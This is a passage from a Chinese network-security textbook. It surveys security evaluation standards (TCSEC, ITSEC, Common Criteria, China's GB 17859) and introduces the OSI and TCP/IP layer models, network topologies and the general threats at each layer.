A类安全等级:A类系统的安全级别最高。目前,A类安全等级只包含A1一个安全类别。A1类与B3类相似,对系统的结构和策略不做特别要求。A1系统的显著特征是,系统的设计者必须按照一个正式的设计规范来分析系统。对系统分析后,设计者必须运用核对技术来确保系统符合设计规范。A1系统必须满足下列要求:系统管理员必须从开发者那里接收到一个安全策略的正式模型;所有的安装操作都必须由系统管理员进行;系统管理员进行的每一步安装操作都必须有正式文档。A级安全性最高,但只有不接电源的计算机才能达到,事实上它只是一个概念模型。

最初的TCSEC是一个军用的标准,后来延用于民用领域。随着技术的不断发展,新的功能被不断开发出来,对安全的评价标准提出了新的要求。欧洲四国(英、法、德、荷)提出了评价满足保密性、完整性、可用性要求的信息技术安全评价准则(ITSEC)。1993年,加拿大

发布了“加拿大可信计算机产品评价准则”(CTCTEC),CTCTEC 综合了 TCSEC 和 ITSEC 两个准则的优点。同年,美国在对 TCSEC 进行修改补充并吸收 ITSEC 优点的基础上,发布了“信息技术安全评价联邦准则”(FC)。之后,美国联合英、法、德、荷和加拿大,会同国际标准化组织(ISO)共同提出了信息技术安全评价通用准则(Common Criteria,CC)。CC 是目前最全面的安全评价准则。1996 年 6 月,CC 的第一版发布;1998 年 5 月,第二版发布;1999 年 10 月,CC V2.1 版发布,该标准也正式成为国际标准 ISO/IEC 15408—1999,目前最新的版本是 CC 2.3 标准。

CC 的主要思想和框架都取自 ITSEC 和 FC,并充分突出了“保护轮廓”的概念。CC 将评估过程划分为功能和保证两部分,评估等级从低到高依次为 EAL1、EAL2、EAL3、EAL4、EAL5、EAL6 和 EAL7 共 7 个等级,EAL7 为最高级。每一级均需评估 7 个功能类,分别是配置管理、分发和操作、开发过程、指导文献、生命期的技术支持、测试和脆弱性评估。CC 发布的目的是建立一个各国都能接受的通用的安全评价准则,国家与国家之间可以通过签订互认协议来决定相互接受的认可级别,这样能使基础性安全产品在通过 CC 评价并得到许可进入国际市场时,不需要再做评价。

2008 年,我国参照 CC 2.3 标准和其他的相关国际标准,制定出了我国最新的安全标准:GB/T 18336—2008,并已采用该标准对相关的产品和技术进行评测和评估。

国际安全评测标准的发展及其联系如图 1-2 所示。




图 1-2　国际安全评测标准的发展及其联系

1.5.2　我国的评价标准

1999 年 10 月,国家质量技术监督局批准发布了《计算机信息系统安全保护等级划分准则》(GB 17859—1999),将计算机安全保护划分为以下 5 个从低到高的级别。

(1) 第一级:用户自主保护级(GB1 安全级)。它的安全保护机制使用户具备自主安全保护的能力,保护用户的信息免受非法的读写破坏。

(2) 第二级:系统审计保护级(GB2 安全级)。除具备第一级所有的安全保护功能外,要求创建和维护访问的审计跟踪记录,使所有的用户对自己的行为的合法性负责。

(3) 第三级：安全标记保护级(GB3 安全级)。除继承前一个级别的安全功能外，还要求以访问对象标记的安全级别限制访问者的访问权限，实现对访问对象的强制保护。

(4) 第四级：结构化保护级(GB4 安全级)。除继承前面安全级别安全功能的基础上，将安全保护机制划分为关键部分和非关键部分，对关键部分直接控制访问者对访问对象的存取，从而加强系统的抗渗透能力。

(5) 第五级：访问验证保护级(GB5 安全级)。这一个级别特别增设了访问验证功能，负责仲裁访问者对访问对象的所有访问活动。该安全级别中系统具有很高的抗渗透能力。

我国是国际标准化组织的成员国，信息安全标准工作在各方面的努力下，正在积极进行中。除了上述的安全标准以外，还制订了一些相关的信息网络安全标准，主要有以下几个。

(1) 信息技术：网络安全漏洞扫描产品技术要求，标准号为 GA/T 404—2002，发布时间为 2002 年 12 月。

(2) 民用航空空中交通管理信息系统技术规范，第 2 部分：系统与网络安全，标准号为 MH/T 4018.2—2004，发布时间为 2004 年 12 月。

(3) IP 网络安全技术要求——安全框架，标准号为 YD/T 1163—2001，发布时间为 2001 年 10 月。

(4) 承载电信级业务的 IP 专用网络安全框架，标准号为 YD/T 1486—2006，发布时间为 2006 年 6 月。

(5) 公众 IP 网络安全要求，安全框架，标准号为 YD/T 1613—2007，发布时间为 2007 年 4 月。

(6) 公众 IP 网络安全要求，基于数字证书的访问控制，标准号为 YD/T 1614—2007，发布时间为 2007 年 4 月。

(7) 公众 IP 网络安全要求，基于远端接入用户验证服务协议(RADIUS)的访问控制，标准号为 YD/T 1615—2007，发布时间为 2007 年 4 月。

(8) H.323 网络安全技术要求，标准号为 YD/T 1701—2007，发布时间为 2008 年 1 月。

但是，应该承认，标准的制定需要较为广泛的应用经验和较为深入的研究背景，也需要强大的技术支撑。在这些方面，我国还存在一定的差距，这方面的工作还需要更为深入的研究。

第 2 章　网络基础及其基本安全策略

本章学习要求：

- 掌握计算机网络的定义、层次结构及各层的功能。
- 熟悉常见的网络拓扑结构类型及其特点、应用场合。
- 熟悉 TCP/IP 体系结构中各层的定义、功能、协议及其报文结构。
- 掌握 IP 地址分类、使用方法、子网划分方法、子网掩码计算方法。
- 掌握常用的网络命令及工具的使用方法。
- 熟悉局域网安全存在的安全威胁及其安全防范方法、措施。
- 掌握网络故障的分析与排除技术，能够排除常见的网络故障。

2.1　计算机网络及其层次结构

2.1.1　计算机网络的定义

计算机网络是由独立的计算机及系统互相连接，可以交换信息的集合体。更具体地说，计算机网络是将地理位置不同，具有独立功能的多个计算机系统通过通信设备和线路连接起来，以功能完善的网络软件（即网络的通信协议、信息交换方式及网络操作系统等）实现网络中资源共享的系统，其核心内容是资源共享。

计算机网络有多种类型。若按照网络传输技术进行分类，可以分为广播式网络（Broadcast Networks）和点对点网络（Point-to-Point Networks，P2P Net）。按照网络的覆盖范围进行分类，可以分为局域网（Local Area Network，LAN）、城域网（Metropolitan Area Network，MAN）和广域网（Wide Area Network，WAN）。按照拓扑结构进行分类，可以分为总线型网络、星状网络、树状网络、混合型网络和网状网络。按照网络的交换方式可以分为电路交换式网络、报文交换式网络和分组交换式网络。按照网络传输媒体可以分为双绞线网络、同轴电缆网络、光纤网络和无线网络等。

2.1.2　网络层次结构及其各层的功能

1. 网络层次结构及其层次模型

计算机网络体系结构按照结构化的方式进行设计，分层次定义了网络通信功能，制定了各层的通信协议标准。在这种层次结构中，计算机网络的每一层都建立在它的下层之上（除了最低层）。每一层次在逻辑上相互独立，且都具有特定的功能。不同形式的网络体系结构，其层次的数量，各层的名称、内容和功能都不相同。但是，在所有的计算机网络体系结构中，相同之处就是每一层的目的都是向上一层提供一定的服务。

计算机网络有多种分层方式，其中，国际标准化组织（ISO）在 1977 年为计算机网络提出了一种独立于特定机型、操作系统的开放式系统互连参考模型（OSI/RM），并于 1983 年

形成了开放式系统互连参考模型的正式文件,即ISO7498。OSI参考模型是连接异种计算机的标准框架,为连接分布式的开放系统提供了基础。按照ISO的OSI模型,网络分为7层,即物理层、数据链路层、网络层、传输层、会话层、表示层和应用层。由于会话层和表示层所包含的协议内容较少,人们常常称它们为薄层,因此常将网络分为5层结构,即物理层、数据链路层、网络层、传输层(运输层)和应用层。按照TCP/IP分层,计算机网络被分为4层,即网络接口层、网络层、传输层和应用层。

图2-1为三种分层结构及其协议数据单元名称。




图2-1　网络三种分层结构及其协议数据单元名称

2. 网络各层次的作用和功能

在计算机网络中,每层可能执行如下普遍任务中的一个或多个。

差错控制(Error Control):使得两个对等网络组件同层间的逻辑通道更为可靠。

流量控制(Flow Control):避免所发送的协议数据单元淹没在处理较慢的接收方。

分片与重组(Segmentation and Reassembly):在发送方将大数据块分割成较小的片段,在接收方再将这些较小的片段重组成大数据块。

多路复用(Multiplexing):允许多个较高层次会话共用一个较低层次的连接。

连接建立(Connection Setup):提供与对等端的连接手段。

首先来了解一下OSI参考模型中各层的功能和作用。

物理层建立在物理媒体之上,是OSI参考模型的最低层,负责在物理媒体上传输数据位。所有的通信设备、计算机等均需要用物理媒体互连起来,因此物理层是组成计算机网络的基础。物理层的功能是通过物理媒体,建立、维护和拆除实体之间的物理连接,实现实体之间的位传送,向数据链路层提供一个透明的位流传送服务。

数据链路层的作用是通过一些数据链路层的协议,在相邻结点的物理链路上建立数据链路,实现可靠的数据传输,从而保证数据通信的正确性。数据链路层的主要功能包括数据链路的管理、帧同步、差错检测和恢复、信息流量控制、数据的透明传输、寻址等。

网络层的任务是将数据信息从源端传输到跨越子网或多个中间结点的目的端。从源端

到目的端可能要经过许多中间的中继结点，也可能要经过多个通信子网，这也是网络层与数据链路层和物理层的主要区别。网络层是处理端到端数据传输的最低层，具备路由选择、拥塞控制等功能。

传输层的目标是为用户在网络上提供有效、可靠和价格合理的数据传输服务。传输层是整个网络协议层次结构中最关键的一层。较低层的协议一般要比传输层简单，且容易理解。对于两个需要利用网络进行通信的主机来说，端到端的可靠通信必须要通过传输层协议来完成。

会话层给会话用户提供一种称为会话的连接，并在其上提供以普通方式传输数据的方法。会话层的主要功能是数据的交换和会话的管理。

表示层的主要功能是保证所传输的数据经传输后不改变意义。这是因为各种计算机都有自己的数据信息表示方法，不同的计算机之间交换数据信息需要经过一定的转换，这样才能保证数据在不同的计算机之间传输时其数据的含义不会发生变化。

应用层是 OSI 的最高层，它借助于应用实体（AE）、应用协议和表示服务来交换信息，并给应用进程访问 OSI 环境提供手段。应用层的作用是在实现多个进程相互通信的同时，完成一系列业务处理所需要的服务功能，这些服务功能与业务功能（如远地文件操作、远地报文分发等）有密切的关系。

随着计算机网络技术的发展，数据的表示和会话的交换与管理逐渐形成统一的标准和规范，会话层和表示层的功能和协议越来越少，许多人将这两层称为“薄层”，因此，提出了一种简化的 5 层计算机网络层次结构模型，即将表示层和会话层的功能、协议均合并到应用层中，这样，更加简化了协议模型，便于研究和学习。

TCP/IP 模型在设计时考虑到与具体的网络无关，所以在 TCP/IP 的标准中没有对最低的两层做出规定，形成了 TCP/IP 的 4 层层次模型。TCP/IP 模型的最高一层为应用层，相当于 OSI/RM 参考模型的应用层，传输层与 OSI/RM 参考模型的传输层对应，网络层与 OSI/RM 参考模型的网络层对应，网络接口层与 OSI/RM 参考模型中的数据链路层和物理层对应。在 TCP/IP 参考模型中，没有与 OSI/RM 参考模型中的表示层和会话层对应的层次。

TCP/IP 模型中网络层的主要功能是负责将源主机的报文分组发送到目的主机，源主机与目的主机可以在一个网上，也可以在不同的网上。该层的协议名称为 IP 协议（Internet Protocol）。它的功能包括以下三个方面的内容。

(1) 处理来自传输层的数据段发送请求。在收到数据段发送请求之后，将数据段装入 IP 数据报，填充报头，选择发送路径，然后将数据报传递到下一层。

(2) 处理接收到的数据报。在接收到其他主机发送来的数据报之后，检查目的地址，选择下一个转发路径，并进行转发。若目的地址为本结点 IP 地址，则去掉报头，将数据段交给传输层处理。

(3) 处理网络互联的路径、流量控制和拥塞等方面的问题。

传输层在 TCP/IP 模型中处于网络层之上，它负责在源端和目的端的主机上对等实体间建立端到端的连接。TCP/IP 参考模型定义了两种协议：传输控制协议（Transport Control Protocol，TCP）和用户数据报协议（User Datagram Protocol，UDP）。TCP 是一种可靠的面向连接的协议，它能将一台主机的字节流无差错地传送到目的主机。TCP 将应用层的数据分成多个数据段，然后将数据段交给网络层，发送到目的主机。在目的主机，网络

层把接收到的数据段交给传输层,传输层再将多个数据段还原成应用程序数据交给应用层。TCP 还要同时完成流量控制功能,协调接收端和发送端的接收和发送速度,达到正确传输的目的。UDP 是一个不保证可靠传输的无连接协议,用于不需要 TCP 的排序和流量控制能力的场合。

应用层位于传输层之上,是 TCP/IP 模型的最高层,它包含所有的高层协议,如远程终端协议(Telnet)、文件传输协议(FTP)、简单邮件传输协议(SMTP)、域名系统(DNS)、超文本传输协议(HTTP)、动态主机配置协议(DHCP)等。

TCP/IP 模型的最下层为网络接口层,负责通过网络发送和接收 IP 数据报。TCP/IP 参考模型允许主机连入网络时使用多种协议,例如局域网的 Ethernet、Token Ring、X. 25 等。

3. 网络层次功能的实现

按照层次结构思想构成的一组从上到下单向依赖的各层协议称为协议簇,它们的具体实现称为协议栈(Protocol Stack)。

在网络协议层次中,每个协议层既可以用软件实现,也可以用硬件实现,还可以通过使用硬件和软件的组合方式来实现。应用层协议(如 HTTP、SMTP)几乎总是在终端系统中用软件实现;目前除多层交换机和防火墙中使用部分硬件方式外,传输层协议绝大部分也采用软件实现;物理层和数据链路层负责处理特定链路上的通信,因此,它们通常在与其关联的链路的网络适配器(网络接口卡)上来实现;网络层的协议功能通常采用硬件与软件的组合方式实现。

信息在各层间的格式变化如图 2-2 所示。




图 2-2 信息在各层之间传递示意图

在图 2-2 中,系统 B 的第 n 层($n<7$)需要解读系统 A 的第 n 层头部的控制信息,来确定信息的内容最终还原信息。

2.2 计算机网络拓扑结构及其特点

2.2.1 网络拓扑的概念

网络拓扑(Network Topology)是特定的物理、逻辑或虚拟网络部件和设备(结点)的排列。简而言之,计算机网络的拓扑结构是引用拓扑学中研究与大小、形状无关的点、线关系

的方法，把网络中的计算机和通信设备抽象为一个点，把传输介质抽象为一条线，由点和线组成的几何图形就是计算机网络的拓扑结构。网络的拓扑结构反映出网络中各个实体之间的逻辑结构关系。

2.2.2 常见的网络拓扑种类及其特点

常见的网络拓扑结构有总线型、星状、环状、树状、网状和混合型拓扑。

总线型拓扑结构是将网络中的所有设备通过相应的硬件接口直接连接到公共总线上，结点之间按广播方式通信，一个结点发出的信息，总线上的其他结点均可“收听”到。这种拓扑形式网络的优点是结构简单、布线容易、可靠性较高、易于扩充，是局域网常采用的拓扑结构。缺点是所有的数据都需经过总线传送，总线成为整个网络的瓶颈；出现故障诊断较为困难。最著名的总线型拓扑结构网络就是以太网(Ethernet)。

星状拓扑结构是每个结点都有一条单独的通信线路与中心结点连接。其优点是结构简单、容易实现、便于管理，连接点的故障容易监测和排除。缺点是中心结点是全网络的瓶颈，中心结点出现故障会导致网络的瘫痪。

环状拓扑结构将各结点通过通信线路组成闭合回路，环中数据只能单向传输。优点是结构简单，适合使用光纤，传输距离远，传输延迟确定。缺点是环网中的每个结点均成为网络可靠性的瓶颈，任意结点出现故障都会造成网络瘫痪，另外故障诊断也较困难。最著名的环状拓扑结构网络是令牌环网(Token Ring)。

树状拓扑结构是一种层次结构，结点按层次连接，信息交换主要在上下结点之间进行，相邻结点或同层结点之间一般不进行数据交换。优点是连接简单，维护方便，适用于汇集信息的应用要求。缺点是资源共享能力较低，可靠性不高，任何一个工作站或链路的故障都会影响整个网络的运行。

网状拓扑结构，又称做无规则结构，结点之间的连接是任意的，并且一个结点和其他结点的连接不止一条线路，线路的连接没有规律。其优点是系统可靠性高，比较容易扩展，但是结构复杂，管理和控制难度很大，每一结点都与多点进行连接，因此必须采用路由算法和流量控制方法。目前广域网大多采用网状拓扑结构。

混合型拓扑结构就是将两种或两种以上的拓扑结构组合使用。优点是可以对网络的基本拓扑取长补短，缺点是网络配置管理难度大。

2.3 TCP/IP 体系

2.3.1 TCP/IP 的层次结构

TCP/IP 是 Transmission Control Protocol/Internet Protocol(传输控制协议/互联网协议)的缩写。美国国防部高级研究计划局 DARPA 为了实现异种网络之间的互联与互通，大力资助互联网技术的开发，于 1977 年到 1979 年间推出目前形式的 TCP/IP 体系结构和协议。1980 年左右，ARPA 开始将 ARPANET 上的所有机器转向 TCP/IP，并以 ARPANET 为主干建立 Internet。

OSI 参考模型的标准最早是由 ISO 和 CCITT(ITU 的前身)制定的，有浓厚的通信背

景，因此也打上了深厚的通信系统的特色，比如对服务质量(QoS)、差错率的保证，只考虑了面向连接的服务。并且是先定义一套功能完整的构架，再根据该构架来发展相应的协议与系统。

TCP/IP产生于对Internet的研究与实践中，是应实际需求而产生的，再由IAB、IETF等组织标准化，而并不是之前定义一个严谨的框架。而且TCP/IP最早是在UNIX系统中实现的，但由于TCP/IP考虑了计算机网络的特点，比较适合计算机实现和使用。

从图2-1可以看出，TCP/IP体系是一个4层协议体系模型。这4层从下到上分别如下。

1. 网络接口层

OSI模型把这一层分为两层，而TCP/IP模型则将两层合为一层，网络接口层包括用于物理连接、传输的所有功能，包括多种逻辑链路控制和媒体访问协议。在信息发送时，网络接口层的功能是从上层(网络层)接收IP数据报并通过特定的网络进行传输；在信息接收时，网络接口层的功能是从网络链路上接收物理帧，抽取出IP数据报并转交给网络层。

2. 网络层

网络层(Internet层)由在两个主机之间通信必需的协议组成，通信的数据报文必须是可路由的。该层负责相同或不同网络中计算机之间的通信，主要处理数据报和路由，因此处理路由的协议也称为路由协议，路由协议包括内部网关协议(IGP)和外部网关协议(EGP)。

在这一层，处理数据报文的协议最主要的是IP协议。此外，为了处理报文传递过程中的错误，还采用了ICMP，为了寻找传输目的地的路径，该层采用了网络层的IP地址。由于IP地址是一个逻辑地址，因此极易受到IP地址伪装攻击。

3. 传输层

传输层支持的功能包括：网络中对数据进行分段，执行各种检查来保证所接收到数据的完整性，为多个应用同时传输数据将多路数据流进行多路复用。该层能识别特殊应用，对接收到的乱序报文可以进行重排。该层的寻址方式采用了端口地址。该层的两个传输协议是：传输控制协议TCP，为应用程序提供可靠的通信连接，适合于一次传输大批数据的情况，并适用于要求得到响应的应用程序；用户数据报协议UDP，提供了无连接通信，且不对传送包进行可靠的保证，适合于一次传输小量数据，可靠性则由应用层来负责。

4. 应用层

TCP/IP的应用层相当于OSI模型的会话层、表示层和应用层，它向用户提供一组常用的应用层协议，其中包括：Telnet、SMTP、DNS、HTTP等。此外，在应用层中还包含用户应用程序，它们均是建立在TCP/IP协议簇之上的专用程序。由于该层与很多应用程序相关联，因此容易受到黑客的攻击。简单邮件传输协议(SMTP)容易受到的威胁是：邮件炸弹、病毒、垃圾邮件和木马等。其保护措施是认证、附件病毒扫描和用户安全意识教育。文件传输协议(FTP)容易受到的威胁是：明文传输易导致密码泄漏、黑客恶意传输非法使用等。超文本传输协议(HTTP)容易受到的威胁是恶意程序(ActiveX控件、ASP程序和CGI程序等)攻击。

图2-3给出了TCP/IP体系中的常用协议。

